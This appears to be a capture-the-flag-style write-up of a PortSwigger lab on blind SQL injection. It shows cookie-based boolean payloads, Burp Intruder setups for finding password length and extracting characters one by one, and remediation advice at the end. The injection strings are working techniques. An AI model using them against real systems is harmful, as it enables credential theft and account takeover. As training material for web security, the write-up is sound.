Blind SQL injection with conditional responses Part#2
Blind SQL injection with conditional responses Part#2: The lab exposes a user account page that pre-fills the current user's password in a masked input. The objective is to retrieve the administrator's password and then delete carlos. • PortSwigger • Blind-SQLi • blind-sql
The lab exposes a user account page that pre-fills the current user's password in a masked input. The objective is to retrieve the administrator's password and then delete carlos.
Goal: exfiltrate admin password → log in as admin → delete "carlos"
Test creds (own account): wiener:peter
1) Prove the parameter is injectable
Start by tampering with TrackingId and watching whether the page shows “Welcome Back!” (true) or not (false).
Truthy probe (comment‑out rest of query):
Cookie: TrackingId=xyz' --Server returns Welcome Back! ⇒ injection point confirmed.
Noise/negative control: append a random char so the value no longer matches anything concrete.
- No Welcome Back! ⇒ the exact
TrackingIddoesn’t exist in DB, which aligns with our control.
Force a TRUE:
Cookie: TrackingId=xy' AND 1=1--Returns Welcome Back!
Force a FALSE:
Cookie: TrackingId=xyz' AND 1=0--No Welcome Back!


2) Check table existence
Positive case (table exists):
Cookie: TrackingId=xyz' AND (SELECT 'x' FROM users LIMIT 1)='x'--Returns Welcome Back! ⇒ users table likely exists.
Negative case (bogus table):
Cookie: TrackingId=xyz' AND (SELECT 'x' FROM usersabcd LIMIT 1)='x'--No Welcome Back!
3) Check whether administrator user exists
Cookie: TrackingId=xyz' AND (SELECT username FROM users WHERE username='administrator')='administrator'--If Welcome Back! ⇒ the administrator row exists.
(For a negative control, flip the right‑hand comparison or change the username to a nonsense value.)

When requesting as administrator, the password even appeared in clear text (due to the flawed page design that pre-fills passwords):

Masked inputs are cosmetic; if the server sends it, the client has it.
4) Derive password length (boolean conditions)
First, verify a password column is addressable for the admin row:
Cookie: TrackingId=xyz' AND (SELECT password FROM users WHERE username='administrator')='abc'--No Welcome Back! (expected; we’re just testing field presence without 500s).
Now binary/linear search the length using a boolean expression:
Cookie: TrackingId=xyz' AND (SELECT username
                             FROM users
                             WHERE username='administrator'
                               AND LENGTH(password) > 1)='administrator'--
Burp Intruder (length discovery)
- Attack type: Battering Ram
- Position marker: put §1§ where the threshold goes:
Cookie: TrackingId=F9OMnneD2V2grjVq' AND (SELECT username FROM users WHERE username='administrator' AND LENGTH(password) > §1§)='administrator'-- - Payload set: Numbers (From:
1, To:30, Step:1) - Grep/Filter: sort or filter responses by the presence of Welcome Back! and/or by response length.
Observation noted in my run: responses flipped after payload 19, so with the > operator the length was 19 + 1 = 20.
5) Extract each character (position + candidate)
Use SUBSTRING(password, pos, 1) to test one position at a time against a candidate character.
Request template (two positions marked):
GET /filter?category=Pets HTTP/1.1
Host: <lab-host>
Cookie: TrackingId=XvGYvQNUWSEkh8zX' AND
 (SELECT SUBSTRING(password, §1§, 1) FROM users WHERE username='administrator')='§a§'--
Connection: close
Payload 1 — position
- Type: Numbers
- Range:
1→<PASSWORD_LENGTH>(e.g.,1..20)
Payload 2 — candidate character
- Type: Brute forcer (min length
1, max length1)
Provide an alphabet of allowed characters (e.g.,abcdefghijklmnopqrstuvwxyz0123456789plus uppercase if needed). Alternatively, use a Simple list.
If using Burp Pitchfork, set Payload 1 on
§1§(positions) and Payload 2 on§a§(alphabet). If staying with Battering Ram, iterate positions manually and keep the character set as the single payload set.
Sorting results
- Filter on Welcome Back! (true) to identify matches.
- Also sort by response length — the true branch typically yields a distinct size.
Repeat for each position until all characters are recovered, then log in as admin and delete carlos in the UI.
Appendix — function refresher
SUBSTRING syntax:
SUBSTRING(string, start, length)
-- or --
SUBSTRING(string FROM start FOR length)start: 1‑based index (can be negative depending on DB)length: characters to extract
Example:
SELECT SUBSTRING('SQL Tutorial', 5, 3) AS ExtractString; -- TutIn our case: extract 1 char at position N from the password column for the administrator row and compare it to a candidate char; use the boolean page response to decide if it matches.
Remediation (what should be fixed)
- Parameterized queries and ORM binding — avoid concatenation.
- Robust object‑level authorization and session checks.
- Never send plaintext passwords to the client; store salted hashes only.
- Remove password prefill from responses; require re‑entry for changes.
Comments
Comments
Loading comments…